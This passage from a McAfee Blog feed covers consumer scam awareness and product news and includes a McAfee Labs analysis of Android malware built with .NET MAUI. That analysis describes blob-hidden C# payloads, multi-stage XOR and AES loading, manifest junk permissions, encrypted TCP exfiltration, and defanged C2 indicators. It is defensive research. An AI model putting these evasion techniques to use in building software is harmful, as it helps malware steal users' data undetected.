For Children: Focus on critical thinking skills rather than fear-based messaging. Teach them to question unexpected opportunities and verify information through multiple sources. 

For Parents: Emphasize that asking for help with suspicious communications is a sign of wisdom, not weakness. Create an environment where they feel comfortable seeking guidance. 

For Everyone: Establish family rules about financial communications—for example, agreeing that no family member will ever ask for money or personal information via text or email without prior verbal confirmation. 

Looking Forward: Staying Ahead of Evolving Threats

The scam landscape evolves constantly, driven by technological advancement and criminal innovation. As someone who has tracked these trends for two decades, I can tell you that the only constant is change. What worked last year may be ineffective today, and tomorrow will bring new challenges. 

The key is building adaptable defenses: security awareness that can evolve with threats, technology solutions that update automatically, and family communication patterns that encourage ongoing vigilance without creating paranoia. 

Your Family’s Digital Resilience

The Sandwich Generation faces unique challenges in today’s digital world, but you’re not powerless. By understanding the threat landscape, implementing appropriate security measures, and fostering open communication about online safety, you can protect your family’s financial security and emotional well-being. 

Remember that in the UK today, encountering scam attempts isn’t rare—it’s daily. The goal isn’t to avoid all contact with potential threats but to recognize them quickly and respond appropriately. With the right preparation and tools, you can maintain your family’s digital confidence while staying one step ahead of the scammers. 

Your role as the family’s digital guardian is challenging, but it’s also crucial. You’re not just protecting money—you’re protecting your family’s trust, confidence, and peace of mind in an increasingly connected world. 

Stay vigilant, stay informed, and remember: when in doubt, pause, check, and verify. Your family’s digital safety depends on it.

The post How the Sandwich Generation Can Fight Back Against Scams appeared first on McAfee Blog.

  • ✇McAfee Blog
  • Keep It Real: How McAfee Is Using AI to Fight AI—and End Scam Stigma Brooke Seipel
    Was that spinning head a mistake—or the whole point? When McAfee dropped a new digital ad showing a woman lounging on a beach, only to have her head rotate a full 360 degrees, the internet lit up. Some viewers thought it was a post-production error. Others assumed it was a weird deepfake gone wrong. And while a few sharp-eyed commentators caught the joke right away, most were left wondering: was this brilliant marketing or a complete fail? Spoiler: it was on purpose. AI on Purpose You may have
     

Keep It Real: How McAfee Is Using AI to Fight AI—and End Scam Stigma

14 de Maio de 2025, 09:57

Was that spinning head a mistake—or the whole point?

When McAfee dropped a new digital ad showing a woman lounging on a beach, only to have her head rotate a full 360 degrees, the internet lit up. Some viewers thought it was a post-production error. Others assumed it was a weird deepfake gone wrong. And while a few sharp-eyed commentators caught the joke right away, most were left wondering: was this brilliant marketing or a complete fail?

Spoiler: it was on purpose.

AI on Purpose

You may have seen the ad—the calm beach scene, the casual vibe, and then, the fully rotating head. Reactions ranged from confused to amused, with a handful of keen observers nodding in understanding.

We didn’t mess up.

With the help of our creative agency VSA, we developed a series of digital ads using generative AI to blur the line between real and surreal. The goal? To make a bigger point: AI is now capable of mimicking reality in subtle, clever ways that are increasingly hard to detect. That’s exactly why tools like McAfee’s Scam Detector matter more than ever.

“While the ads are clearly AI, the implication is that AI isn’t always so easy to spot,” said Anne-Marie Rosser, CEO of VSA. “It’s funny, and it creates empathy for the user since we’re all susceptible.”

And don’t worry—we didn’t hand everything over to the machines. McAfee and VSA’s full creative and design teams were instrumental in shaping every detail, from concept to execution. The AI was a tool. The vision came from real people.

These creative choices reflect our philosophy at McAfee: take cybersecurity seriously, but don’t always take yourself too seriously. Humor has the power to break through fear and shame—and ultimately, help people protect themselves better.


Scam Stories, Real People

Alongside these eye-catching ads, we’re launching Scam Stories, a social campaign built around real voices. From concert ticket scams to spoofed customer service texts, people across the country are sharing their experiences using #KeepItReal and #MyScamStory—and we’re listening.

Some of those individuals, like actor Chris Carmack (of Grey’s Anatomy and The O.C.), have joined our campaign to share their own moments of being duped. Others, like cyber student Henry or life coach Cory, are helping us educate others by turning personal pain into public empowerment.

Partnering for Impact

This campaign isn’t just about awareness—it’s about action. That’s why we’ve partnered with FightCybercrime.org, a nonprofit that helps people recognize, report, and recover from scams. We’re donating $50,000 worth of McAfee protection to people in FightCybercrime programs and to the volunteers who support them.

We’re also teaming up to expand education efforts through our Online Safety for Kids initiative—because building a safer internet starts early.

What’s Next

Scammers rely on silence, shame, and speed. But when we slow down, speak up, and share our stories, we take away their power.

The Keep It Real campaign is more than just a product launch. It’s a movement to stop the stigma around scams, help people protect their peace of mind, and remind you: if it can happen to Chris Carmack, it can happen to anyone.

So what’s your scam story? We’re listening.

The post Keep It Real: How McAfee Is Using AI to Fight AI—and End Scam Stigma appeared first on McAfee Blog.

  • ✇McAfee Blog
  • Introducing Scam Stories: A McAfee Campaign to End Scam Stigma Brooke Seipel
    When Grey’s Anatomy actor Chris Carmack and musician Erin Slaver tried to order custom patio cushions from what seemed like a trustworthy small business, they thought they were making a simple home upgrade.   But after clicking and paying through a special link, the cushions never arrived. Delays turned into excuses, messages went unanswered, and the seller’s account eventually disappeared—along with their money.  It was a scam. And like so many others, they were left frustrated, embarrassed, an
     

Introducing Scam Stories: A McAfee Campaign to End Scam Stigma

14 de Maio de 2025, 09:56

When Grey’s Anatomy actor Chris Carmack and musician Erin Slaver tried to order custom patio cushions from what seemed like a trustworthy small business, they thought they were making a simple home upgrade.  

But after clicking and paying through a special link, the cushions never arrived. Delays turned into excuses, messages went unanswered, and the seller’s account eventually disappeared—along with their money. 

It was a scam. And like so many others, they were left frustrated, embarrassed, and unsure of what to do next. 

Now, Chris and Erin are sharing their story—not just to warn others, but to help launch Scam Stories, a McAfee-led movement to end the stigma around being scammed, remind people that it can happen to anyone, and help keep everyone safer online. 

Real People, Real Stories 

Scammers win when we stay silent. At McAfee, we believe speaking out about your experience is a brave way to support your community and help others stay safe from scams. 

Built-in partnership with FightCybercrime.org, the Scam Stories movement invites people to share their scam experiences, end the stigma around being scammed, and build a more informed, supportive community. 

And Chris and Erin aren’t the only ones speaking up. Our campaign features stories from everyday people who’ve been scammed—and are now helping others by sharing what happened. 

These scams happened fast—and could happen to anyone. Each one involved tactics that McAfee Scam Detector is designed to catch:

  • Brittany, an elementary school teacher, lost Taylor Swift tickets after clicking a phishing email that looked like a ticket confirmation. Scam Detector could have flagged the email as suspicious and warned her before she engaged.
  • Cory, a wellness coach, tapped a convincing text that appeared to be from his mobile provider. Almost instantly, scammers hijacked his number and shut him out of his accounts. Scam Detector’s text scanning could have alerted him to the malicious link before he clicked.
  • Henry, a college student, was tricked by a fake concert ticket seller on social media. The message looked urgent and real—but Scam Detector could have flagged the text as suspicious due to common scam language and pressure for fast payment, before it reached him.
  • Bradley, a sleep-deprived new dad, received a threatening call from someone posing as the IRS. When they followed up with a phishing email, he panicked—and sent nearly $1,000. Scam Detector could have flagged the impersonation and helped him pause before acting. 

These stories are powerful reminders that scam prevention starts with awareness. And when people share what happened, it helps others recognize red flags and feel less alone. 

Why We Partnered With FightCybercrime.org 

FightCybercrime.org is a nonprofit dedicated to helping people recognize, report, and recover from cybercrime. Their tools, educational materials, and survivor support network make them an ideal partner in our mission. 

Together with FightCybercrime.org, we’ll be expanding online safety education —and helping more people recover from scams with real support.  

As part of our collaboration, McAfee is donating $50,000 worth of protection products to individuals going through FightCybercrime.org’s recovery programs and to the staff and volunteers who support them every day. 

Let’s End the Stigma, Together 

At McAfee, we believe that scam protection isn’t just about tools—it’s about empowering people with knowledge and support. And that starts by ending the stigma. 

Scam Stories is here to change the narrative—from shame to strength. With help from public figures like Chris and Erin, and brave individuals across the country, we’re turning painful moments into teachable ones—and helping everyone stay safer online. 

How to Get Involved 

McAfee is collecting scam stories and encouraging people to share their experiences on social media using #MyScamStory and #KeepItReal.  

  • Use #MyScamStory and #KeepItReal on social media 
  • Follow along as we amplify survivor voices and help others stay safer 

Learn more and join the movement at www.mcafee.com/en-us/scam-stories. 

No one should feel alone or ashamed after being scammed. And the more we talk about scams, the harder it is for scammers to succeed. 

Scam Stories is here to change the narrative—from shame to strength.

The post Introducing Scam Stories: A McAfee Campaign to End Scam Stigma appeared first on McAfee Blog.

  • ✇McAfee Blog
  • Your Phone Is the #1 Target in a New Wave of IRS Scams, McAfee Finds Jasdev Dhaliwal
    As Tax Day looms and last-minute taxpayers feel the pressure, a surge of IRS scams is on the rise.   Research by our McAfee Labs team projects a fresh wave of sophisticated tax scams as the stress of peak filing season sets in, with bogus text messages leading the way.   Nearly half of taxpayers complete their taxes between mid-March and April 15, which gives scammers ample opportunity to cash in as people rush their filings with the IRS.   Based on our data from 2024, here’s what we can expect
     

Your Phone Is the #1 Target in a New Wave of IRS Scams, McAfee Finds

1 de Abril de 2025, 04:00

As Tax Day looms and last-minute taxpayers feel the pressure, a surge of IRS scams is on the rise.  

Research by our McAfee Labs team projects a fresh wave of sophisticated tax scams as the stress of peak filing season sets in, with bogus text messages leading the way.  

Nearly half of taxpayers complete their taxes between mid-March and April 15, which gives scammers ample opportunity to cash in as people rush their filings with the IRS.  

Based on our data from 2024, here’s what we can expect in the coming days: 

  • We’ll see a surge in tax scams – The number of malicious tax scam URLs nearly quadrupled from February 1 (2.9% of activity) to February 28 (10.5%) last year, with the biggest spike at the end of the month.  
  • Mobile attacks will dominate – 76% of all tax scam activity in 2024 targeted mobile users via text, often using URL shorteners to disguise fraudulent links. 
  • Highly coordinated scam campaigns will roll out – A single campaign accounted for 17.3% of all tax-related blocked URLs in 2024, using fake IRS-style links (like, ”irs.gov.tax-helping[.]com”). 

In addition to posing as the IRS, scammers will pose as tax prep and tax software companies as well. Just as in years past, taxpayers can further expect scams built around quick refunds and easy filing solutions that are actually fronts for scams. Yet whatever guise scammers put on, their aim remains the same. They want to dupe taxpayers out of their personal and financial info.  

Common Tax Scams To Look Out For 

Tax season is high season for scammers because so much personal info gets gathered and shared online. With that, many taxpayers have their guard down. They expect to see messages, ads, and so forth about their taxes, which can make them more willing to share some of their most personal info. That’s where scammers step in. They want to: 

  1. Steal account info – Scammers try to highjack account or financial info associated with credit cards and banks to steal funds and make purchases with a victim’s card.
  2. File false returns – Scammers also try to file false returns in a victim’s name and claim their refunds, which leaves the victim without their money and a fraud claim on their hands.
  3. Commit identity theft – Scammers use the info they steal to open new credit lines and accounts in a victim’s name. 
  4. Re-sell stolen info – Finally, scammers can also turn a profit on their victims by selling stolen info on dark web marketplaces. Instead of using it to commit identity theft
    themselves, they sell it to others who will.
     

Looking at this list, you can see what makes tax scams so damaging. Many of them target our most precious of personal info—our Social Security Numbers (SSNs).  

A stolen SSN opens the door to some of the most painful forms of identity theft, like imposter fraud, insurance fraud, employment fraud, and more. These follow-on attacks can cause great harm to a victim’s finances and reputation in ways that can take months, or even years, to repair.   

How Tax Scams Work

In effect, tax scams deliver a one-two punch. 

It begins by baiting the victim with a phony message from a scammer posing as the IRS, a tax prep business, or a tax software company. That might come by email, a direct message on social media, or even in paid search results. 

Largely, scammers bait victims with texts. Mobile attacks indeed dominate the preferred contact method, just as we called out. Here, scammers often use link shorteners to disguise fraudulent links. (You’ve likely seen plenty of link shorteners like bit.ly and goo.gl. They make it easier to share long addresses, but the flipside is that there’s no quick way to tell where they really take you.) 

In some cases, scammers attempt to trick taxpayers by weaving “irs.gov” into the web address. Below you can see one example, where the domain isn’t “irs.gov.” It’s actually “entes-tax[dot]com,” which leads to a scam site. 

Scam texts that weave “irs.gov” into a malicious link 

As for the text itself, scammers send urgent-sounding messages about tax returns like, “Your refund is on hold, contact the IRS immediately.” Other scammers use fear, leveling threats like jail time for non-payment. In other cases, scammers threaten to revoke things like driver’s licenses and business licenses, or even immigration status. According to the IRS, these are common signs of a scam. The IRS never uses threats or tactics like these to resolve tax issues. 

The second punch comes by clicking the link in these messages, which leads to IRS copycat scam sites. And they can look convincing. The most sophisticated of them mirror the look and feel of the official IRS website and use URLs that look “close enough” to an IRS URL, which can trick anyone who doesn’t examine them closely. 


Example of a fake IRS claim website 

And that’s where the damage gets done. Under the false pretense of receiving a refund or making a payment, the scammers collect that precious personal info we talked about, which can cause short- and long-term fallout for victims. 

The same approach works for scammers who pose as tax prep services and tax software companies. The texts and websites look different, yet they’re still part of a scheme for collecting the same types of personal and financial info.  


How To Avoid Tax Scams

Clever as these scams are, you can avoid them. The first step is awareness. By reading this article and sharing it with others, you spread the word about these scams and just how rampant they are. 

From there, you can take several more steps that can keep you far safer during tax time: 

  • Be suspicious of emails and phone calls claiming to be from the IRS. The IRS typically contacts people by physical mail, not by email or text. (See their list of ways the IRS will contact you for more details.)
  • Never give out personal info on the phone. The IRS will never call to ask for personal info over the phone, and no government agency will ever ask you for money over the phone. Payments demanded in money orders, gift cards, and online payment platforms other than IRS.gov are an absolute red flag. 
  • Go straight to the source. Verify all websites and emails, even when it looks like they come from a trusted tax consultant or partner. Go straight to the source instead of clicking on links in emails or texts. 
  • Remove your personal info from sketchy data broker sites. Scams over email, phone, and text all require something—your contact info. In many cases, scammers get it from data broker sites. Data brokers buy, collect, and sell detailed personal info, which they compile from several public and private sources. Our Personal Data Cleanup scans some of the riskiest data broker sites and shows you which ones are selling your personal info. 
  • Lastly, file your taxes as quickly as possible. One way to keep a scammer from claiming your refund is to claim it first. In some cases, taxpayers only find out they’ve been scammed once they file a return—only to discover that it’s already been filed. 

The post Your Phone Is the #1 Target in a New Wave of IRS Scams, McAfee Finds appeared first on McAfee Blog.

  • ✇McAfee Blog
  • McAfee Wins AV-TEST Awards for Best Advanced Protection and Best Performance Jasdev Dhaliwal
    We’re thrilled to share that McAfee has earned two prestigious AV-TEST Awards: Best Advanced Protection and Best Performance for Consumer Users.  “We are honored to receive both the Best Advanced Protection and the Best PC Performance awards,” said McAfee’s Chief Technology Officer, Steve Grobman. “AV-TEST is a renowned institute with an excellent reputation for independent analysis and quality assurance, and this recognition reinforces our leadership in online protection. As our digital world c
     

McAfee Wins AV-TEST Awards for Best Advanced Protection and Best Performance

26 de Março de 2025, 01:01

We’re thrilled to share that McAfee has earned two prestigious AV-TEST Awards: Best Advanced Protection and Best Performance for Consumer Users. 

“We are honored to receive both the Best Advanced Protection and the Best PC Performance awards,” said McAfee’s Chief Technology Officer, Steve Grobman. “AV-TEST is a renowned institute with an excellent reputation for independent analysis and quality assurance, and this recognition reinforces our leadership in online protection. As our digital world continues to evolve, so do the tactics of cybercriminals. With McAfee’s AI-powered threat protection, we can stay one step ahead and keep our customers safe from scams without compromising PC performance.”

These awards recognize our commitment to delivering powerful protection from malware, data stealers, and other threats—without slowing down your devices. Throughout 2024, McAfee consistently excelled in AV-TEST’s rigorous evaluations, standing out for both threat detection and system efficiency. 

As the only vendor to top both categories in 2024, McAfee is proud to provide trusted protection that enhances—not hinders—your PC’s performance. 

What’s Included in McAfee Total Protection?

McAfee Total Protection isn’t just antivirus software—it’s an all-in-one digital safety solution designed to keep your identity, devices, and privacy protected across unlimited devices. Here’s a breakdown of what’s inside:

AI-Powered Security on All Your Devices

With McAfee Total Protection, you get real-time defense powered by artificial intelligence to block viruses, malware, and phishing scams before they can reach you. It works across all your compatible devices—Windows, macOS, iOS, and Android—so you’re covered wherever you go.

Privacy Protection at Home and On the Go

Our Secure VPN uses bank-grade encryption to shield your personal info and browsing activity, especially on public Wi-Fi.

Easy-to-Use Password Management

Keep your online accounts secure with our built-in password manager, which stores, generates, and auto-fills strong passwords across devices. That means one less thing to remember—and a lot more peace of mind.

Find Out Why We’re #1

Protect yourself and your loved ones with the award-winning solution that topped both protection and performance rankings in 2024. Start your free trial of McAfee Total Protection today.

The post McAfee Wins AV-TEST Awards for Best Advanced Protection and Best Performance appeared first on McAfee Blog.

  • ✇McAfee Blog
  • New Android Malware Campaigns Evading Detection Using Cross-Platform Framework .NET MAUI  McAfee Labs
    Authored by Dexter Shin  Summary  Cybercriminals are constantly evolving their techniques to bypass security measures. Recently, the McAfee Mobile Research Team discovered malware campaigns abusing .NET MAUI, a cross-platform development framework, to evade detection. These threats disguise themselves as legitimate apps, targeting users to steal sensitive information. This blog highlights how these malware operate, their evasion techniques, and key recommendations for staying protected.  Backgro
     

New Android Malware Campaigns Evading Detection Using Cross-Platform Framework .NET MAUI 

25 de Março de 2025, 01:01

Authored by Dexter Shin 

Summary 

Cybercriminals are constantly evolving their techniques to bypass security measures. Recently, the McAfee Mobile Research Team discovered malware campaigns abusing .NET MAUI, a cross-platform development framework, to evade detection. These threats disguise themselves as legitimate apps, targeting users to steal sensitive information. This blog highlights how these malware operate, their evasion techniques, and key recommendations for staying protected. 

Background 

In recent years, cross-platform mobile development frameworks have grown in popularity. Many developers use tools like Flutter and React Native to build apps that work on both Android and iOS. Among these tools, Microsoft provides a framework based on C#, called Xamarin. Since Xamarin is well-known, cybercriminals sometimes use it to develop malware. We have previously found malware related to this framework. However, Microsoft ended support for Xamarin in May 2024 and introduced .NET MAUI as its replacement.

Unlike Xamarin, .NET MAUI expands platform support beyond mobile to include Windows and macOS. It also runs on .NET 6+, replacing the older .NET Standard, and introduces performance optimizations with a lightweight handler-based architecture instead of custom renderers.

As technology evolves, cybercriminals adapt as well. Reflecting this trend, we recently discovered new Android malware campaigns developed using .NET MAUI. These Apps have their core functionalities written entirely in C# and stored as blob binaries. This means that unlike traditional Android apps, their functionalities do not exist in DEX files or native libraries. However, many antivirus solutions focus on analyzing these components to detect malicious behavior. As a result, .NET MAUI can act as a type of packer, allowing malware to evade detection and remain active on devices for a long time.

In the following sections, we will introduce two Android malware campaigns that use .NET MAUI to evade detection. These threats disguise themselves as legitimate services to steal sensitive information from users. We will explore how they operate and why they pose a significant risk to mobile security.

Am I protected? 

McAfee Mobile Security already detects all of these apps as Android/FakeApp and protects users from these threats. For more information about our Mobile Product, visit McAfee Mobile Security. 

Technical Findings  

While we found multiple versions of these malicious apps, the following two examples are used to demonstrate how they evade detection. 

First off, where are users finding these malicious apps? Often, these apps are distributed through unofficial app stores. Users are typically directed to such stores by clicking on phishing links made available by untrusted sources on messaging groups or text messages. This is why we recommend at McAfee that users avoid clicking on untrusted links. 

Example 1: Fake Bank App 

The first fake app we found disguises itself as IndusInd Bank, specifically targeting Indian users. When a user launches the app, it prompts them to input personal and financial details, including their name, phone number, email, date of birth, and banking information. Once the user submits this data, it is immediately sent to the attacker’s C2 (Command and Control) server. 


Figure 1. Fake IndusInd Bank app’s screen requesting user information

As mentioned earlier, this is not a traditional Android malware. Unlike typical malicious apps, there are no obvious traces of harmful code in the Java or native code. Instead, the malicious code is hidden within blob files located inside the assemblies directory. 


Figure 2. Blob contains malicious code 

 The following code snippet reveals how the app collects and transmits user data to the C2 server. Based on the code, the app structures the required information as parameters before sending it to the C2 server. 

Figure 3. C# code responsible for stealing user data and sending it to the C2 server   

Example 2: Fake SNS App  

In contrast to the first fake app, this second malware is even more difficult for security software to analyze. It specifically targets Chinese-speaking users and attempts to steal contacts, SMS messages, and photos from their devices. In China, where access to the Google Play Store is restricted, such apps are often distributed through third-party websites or alternative app stores. This allows attackers to spread their malware more easily, especially in regions with limited access to official app stores. 

Figure 4. Distribution site and fake X app targeting Chinese-speaking users 

One of the key techniques this malware uses to remain undetected is multi-stage dynamic loading. Instead of directly embedding its malicious payload in an easily accessible format, it encrypts and loads its DEX files in three separate stages, making analysis significantly more difficult. 

In the first stage, the app’s main activity, defined in AndroidManifest.xml, decrypts an XOR-encrypted file and loads it dynamically. This initial file acts as a loader for the next stage. In the second stage, the dynamically loaded file decrypts another AES-encrypted file and loads it. This second stage still does not reveal the core malicious behavior but serves as another layer of obfuscation. Finally, in the third stage, the decrypted file contains code related to the .NET MAUI framework, which is then loaded to execute the main payload. 

Figure 5. Multi-stage dynamic loading 

The main payload is ultimately hidden within the C# code. When the user interacts with the app, such as pressing a button, the malware silently steals their data and sends it to the C2 server. 


Figure 6. C# code responsible for stealing images, contacts, and SMS data 

Beyond multi-stage dynamic loading, this malware also employs additional tricks to make analysis more difficult. One technique is manipulating the AndroidManifest.xml file by adding an excessive number of unnecessary permissions. These permissions include large amounts of meaningless, randomly generated strings, which can cause errors in certain analysis tools. This tactic helps the malware evade detection by disrupting automated scanners and static analysis. 


Figure 7. AndroidManifest.xml file with excessive random permissions 

Another key technique is encrypted socket communication. Instead of using standard HTTP requests, which are easier to intercept, the malware relies on TCP socket connections to transmit data. This approach makes it difficult for traditional HTTP proxy tools to capture network traffic. Additionally, the malware encrypts the data before sending it, meaning that even if the packets are intercepted, their contents remain unreadable. 

One more important aspect to note is that this malware adopts various themes to attract users. In addition to the fake X app, we also discovered several dating apps that use the same techniques. These apps had different background images but shared the same structure and functionality, indicating that they were likely created by the same developer as the fake X app. The continuous emergence of similar apps suggests that this malware is being widely distributed among Chinese-speaking users. 


Figure 8. Various fake apps using the same technique 


Recommendations and Conclusion 

The rise of .NET MAUI-based malware highlights how cybercriminals are evolving their techniques to avoid detection. Some of the techniques described include:  

  • hiding code blobs within assemblies 
  • multi-stage dynamic loading 
  • encrypted communications 
  • excessive obfuscation 

With these evasion techniques, the threats can remain hidden for long periods, making analysis and detection significantly more challenging. Furthermore, the discovery of multiple variants using the same core techniques suggests that this type of malware is becoming increasingly common.  

Users should always be cautious when downloading and installing apps from unofficial sources, as these platforms are often exploited by attackers to distribute malware. This is especially concerning in countries like China, where access to official app stores is restricted, making users more vulnerable to such threats. 

To keep up with the rapid evolution of cybercriminal tactics, users are strongly advised to install security software on their devices and keep it up to date at all times. Staying vigilant and ensuring that security measures are in place can help protect against emerging threats. By using McAfee Mobile Security, users can enhance their device protection and detect threats related to this type of malware in real-time. 


Glossary of Terms 


Indicators of Compromise (IOCs) 

APKs: 


C2: 

  • tcp[://]120.27.233.135:1833 
  • https[://]onlinedeskapi.com 

The post New Android Malware Campaigns Evading Detection Using Cross-Platform Framework .NET MAUI  appeared first on McAfee Blog.

  • ✇McAfee Blog
  • How to Recognize an Online Scammer Jasdev Dhaliwal
    Online scams are evolving faster than ever, with cybercriminals using AI, deepfake technology, and social engineering to trick unsuspecting users. In the past year, Americans have been targeted by an average of 14 scam messages per day, and deepfake scams have surged 1,740% in North America, according to McAfee’s State of the Scamiverse report.  These scams go beyond simple phishing emails—scammers now impersonate trusted companies, friends, and even loved ones, making it critical to recognize
     

How to Recognize an Online Scammer

20 de Março de 2025, 04:45

Online scams are evolving faster than ever, with cybercriminals using AI, deepfake technology, and social engineering to trick unsuspecting users.

In the past year, Americans have been targeted by an average of 14 scam messages per day, and deepfake scams have surged 1,740% in North America, according to McAfee’s State of the Scamiverse report. 

These scams go beyond simple phishing emails—scammers now impersonate trusted companies, friends, and even loved ones, making it critical to recognize the warning signs before falling victim.

Here’s how you can spot an online scam and protect yourself: 


5 tips to help you recognize an online scam

Scams are scary, but you can prevent yourself from falling for one by knowing what to look for. Here are a few tell-tale signs that you’re dealing with a scammer.  

They say you’ve won a huge prize

If you get a message that you’ve won a big sum of cash in a sweepstakes you don’t remember entering, it’s a scam. Scammers may tell you that all you need to do to claim your prize is send them a small fee or give them your banking information.  

When you enter a real sweepstakes or lottery, it’s generally up to you to contact the organizer to claim your prize. Sweepstakes aren’t likely to chase you down to give you money.  

They want you to pay in a certain way

Scammers will often ask you to pay them using gift cards, money orders, cryptocurrency (like Bitcoin), or through a particular money transfer service. Scammers need payments in forms that don’t give consumers protection.  

Gift card payments, for example, are typically not reversible and hard to trace. Legitimate organizations will rarely, if ever, ask you to pay using a specific method, especially gift cards.  

When you have to make online payments, it’s a good idea to use a secure service like PayPal. Secure payment systems can have features to keep you safe, like end-to-end encryption.  

They say it’s an emergency

Scammers may try to make you panic by saying you owe money to a government agency and you need to pay them immediately to avoid being arrested. Or the criminal might try to tug at your heartstrings by pretending to be a family member in danger who needs money.  

Criminals want you to pay them or give them your information quickly — before you have a chance to think about it. If someone tries to tell you to pay them immediately in a text message, phone call, or email, they’re likely a scammer.  

They say they’re from a government organization or company

Many scammers pretend to be part of government organizations like the Internal Revenue Service (IRS). They’ll claim you owe them money. Criminals can even use technology to make their phone numbers appear legitimate on your caller ID.  

If someone claiming to be part of a government organization contacts you, go to that organization’s official site and find an official support number or email. Contact them to verify the information in the initial message.  

Scammers may also pretend to be businesses, like your utility company. They’ll likely say something to scare you, like your gas will be turned off if you don’t pay them right away. 

The email is littered with grammatical errors

Most legitimate organizations will thoroughly proofread any copy or information they send to consumers. Professional emails are well-written, clear, and error-free. On the other hand, scam emails will likely be full of grammar, spelling, and punctuation errors.  

It might surprise you to know that scammers write sloppy emails on purpose. The idea is that if the reader is attentive enough to spot the grammatical mistakes, they likely won’t fall for the scam.  

8 most common online scams to watch out for

There are certain scams that criminals try repeatedly because they’ve worked on so many people. Here are a few of the most common scams you should watch out for.  

Phishing scams

A phishing scam can be a phone or email scam. The criminal sends a message in which they pretend to represent an organization you know. It directs you to a fraud website that collects your sensitive information, like your passwords, Social Security number (SSN), and bank account data. Once the scammer has your personal information, they can use it for personal gain.  

Phishing emails may try anything to get you to click on their fake link. They might claim to be your bank and ask you to log into your account to verify some suspicious activity. Or they could pretend to be a sweepstakes and say you need to fill out a form to claim a large reward.  

During the coronavirus pandemic, new phishing scams have emerged, with scammers claiming to be part of various charities and nonprofits. Sites like Charity Navigator can help you discern real groups from fake ones.  

Travel insurance scams

These scams also became much more prominent during the pandemic. Let’s say you’re preparing to fly to Paris with your family. A scammer sends you a message offering you an insurance policy on any travel plans you might be making. They’ll claim the policy will compensate you if your travel plans fall through for any reason without any extra charges.  

You think it might be a good idea to purchase this type of insurance. Right before leaving for your trip, you have to cancel your plans. You go to collect your insurance money only to realize the insurance company doesn’t exist.  

Real travel insurance from a licensed business generally won’t cover foreseeable events (like travel advisories, government turmoil, or pandemics) unless you buy a Cancel for Any Reason (CFAR) addendum for your policy.  

Grandparent scams

Grandparent scams prey on your instinct to protect your family. The scammer will call or send an email pretending to be a family member in some sort of emergency who needs you to wire them money. The scammer may beg you to act right away and avoid sharing their situation with any other family members. 

For example, the scammer might call and say they’re your grandchild who’s been arrested in Mexico and needs money to pay bail. They’ll say they’re in danger and need you to send funds now to save them.  

If you get a call or an email from an alleged family member requesting money, take the time to make sure they’re actually who they say they are. Never wire transfer money right away or over the phone. Ask them a question that only the family member would know and verify their story with the rest of your family.  

Advance fee scam

You get an email from a prince. They’ve recently inherited a huge fortune from a member of their royal family. Now, the prince needs to keep their money in an American bank account to keep it safe. If you let them store their money in your bank account, you’ll be handsomely rewarded. You just need to send them a small fee to get the money.  

There are several versions of this scam, but the prince iteration is a pretty common one. If you get these types of emails, don’t respond or give out your financial information.  

Tech support scams

Your online experience is rudely interrupted when a pop-up appears telling you there’s a huge virus on your computer. You need to “act fast” and contact the support phone number on the screen. If you don’t, all of your important data will be erased.  

When you call the number, a fake tech support worker asks you for remote access to your device to “fix” the problem. If you give the scammer access to your device, they may steal your personal and financial information or install malware. Worse yet, they’ll probably charge you for it.  

These scams can be pretty elaborate. A scam pop-up may even appear to be from a reputable software company. If you see this type of pop-up, don’t respond to it. Instead, try restarting or turning off your device. If the device doesn’t start back up, search for the support number for the device manufacturer and contact them directly.  

Formjacking and retail scams

Scammers will often pose as popular e-commerce companies by creating fake websites. The fake webpages might offer huge deals on social media. They’ll also likely have a URL close to the real business’s URL but slightly different. 

Sometimes, a criminal is skilled enough to hack the website of a large online retailer. When a scammer infiltrates a retailer’s website, they can redirect where the links on that site lead. This is called formjacking.  

For example, you might go to an e-commerce store to buy a jacket. You find the jacket and put it in your online shopping cart. You click “check out,” and you’re taken to a form that collects your credit card information. What you don’t know is that the checkout form is fake. Your credit card number is going directly to the scammers.  

Whenever you’re redirected from a website to make a payment or enter in information, always check the URL. If the form is legitimate, it will have the same URL as the site you were on. A fake form will have a URL that’s close to but not exactly the same as the original site. 

Scareware scams (fake antivirus)

These scams are similar to tech support scams. However, instead of urging you to speak directly with a fake tech support person, their goal is to get you to download a fake antivirus software product (scareware).  

You’ll see a pop-up that says your computer has a virus, malware, or some other problem. The only way to get rid of the problem is to install the security software the pop-up links to. You think you’re downloading antivirus software that will save your computer.  

What you’re actually downloading is malicious software. There are several types of malware. The program might be ransomware that locks up your information until you pay the scammers or spyware that tracks your online activity.  

To avoid this scam, never download antivirus software from a pop-up. You’ll be much better off visiting the website of a reputable company, like McAfee, to download antivirus software.  

Credit repair scams

Dealing with credit card debt can be extremely stressful. Scammers know this and try to capitalize off it. They’ll send emails posing as credit experts and tell you they can help you fix your credit or relieve some of your debt. They might even claim they can hide harmful details on your credit report. 

All you have to do is pay a small fee. Of course, after you pay the fee, the “credit expert” disappears without helping you out with your credit at all. Generally, legitimate debt settlement firms won’t charge you upfront. If a credit relief company charges you a fee upfront, that’s a red flag.  

Before you enter into an agreement with any credit service, check out their reputation. Do an online search on the company to see what you can find. If there’s nothing about the credit repair company online, it’s probably fake.  

What can you do if you get scammed online?

Admitting that you’ve fallen for an online scam can be embarrassing. But reporting a scammer can help stop them from taking advantage of anyone else. If you’ve been the victim of an online scam, try contacting your local police department and filing a report with the Federal Trade Commission (FTC).  

Several other law enforcement organizations handle different types of fraud. Here are a few examples of institutions that can help you report scams.  

Discover how McAfee can keep you and your info safe online

Fraudsters shouldn’t stop you from enjoying your time online. Just by learning to spot an online scam, you can greatly strengthen your immunity to cybercrimes.  

For an even greater internet experience, you’ll want the right tools to protect yourself online. McAfee+ can help you confidently surf the web by providing all-in-one protection for your personal info and privacy. This includes identity protection — which comes with 24/7 monitoring of your email addresses and bank accounts — and antivirus software to help safeguard your internet connection.  

Get the peace of mind that comes with McAfee having your back. 

The post How to Recognize an Online Scammer appeared first on McAfee Blog.

  • ✇McAfee Blog
  • How to Protect Yourself from March Madness Scams McAfee
    It’s the month of top seeds, big upsets, and Cinderella runs by the underdogs. With March Madness basketball cranking up, a fair share of online betting will be sure to follow—along with online betting scams.  Since a U.S. Supreme Court ruling in 2018, individual states can determine their own laws for sports betting. Soon after, states leaped at the opportunity to legalize it in some form or other. Today, nearly 40 states and the District of Columbia have “live and legal” sports betting, meanin
     

How to Protect Yourself from March Madness Scams

Por:McAfee
18 de Março de 2025, 04:17

It’s the month of top seeds, big upsets, and Cinderella runs by the underdogs. With March Madness basketball cranking up, a fair share of online betting will be sure to follow—along with online betting scams. 

